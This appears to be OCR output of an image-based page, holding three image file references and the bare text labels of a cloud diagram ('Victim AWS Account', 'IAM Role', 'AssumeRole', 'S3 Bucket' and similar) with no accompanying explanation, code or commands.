




Victim AWS Account
SQS Queue
RDS Database
IAM Role
S3 Bucket
AssumeRole
AWS Service




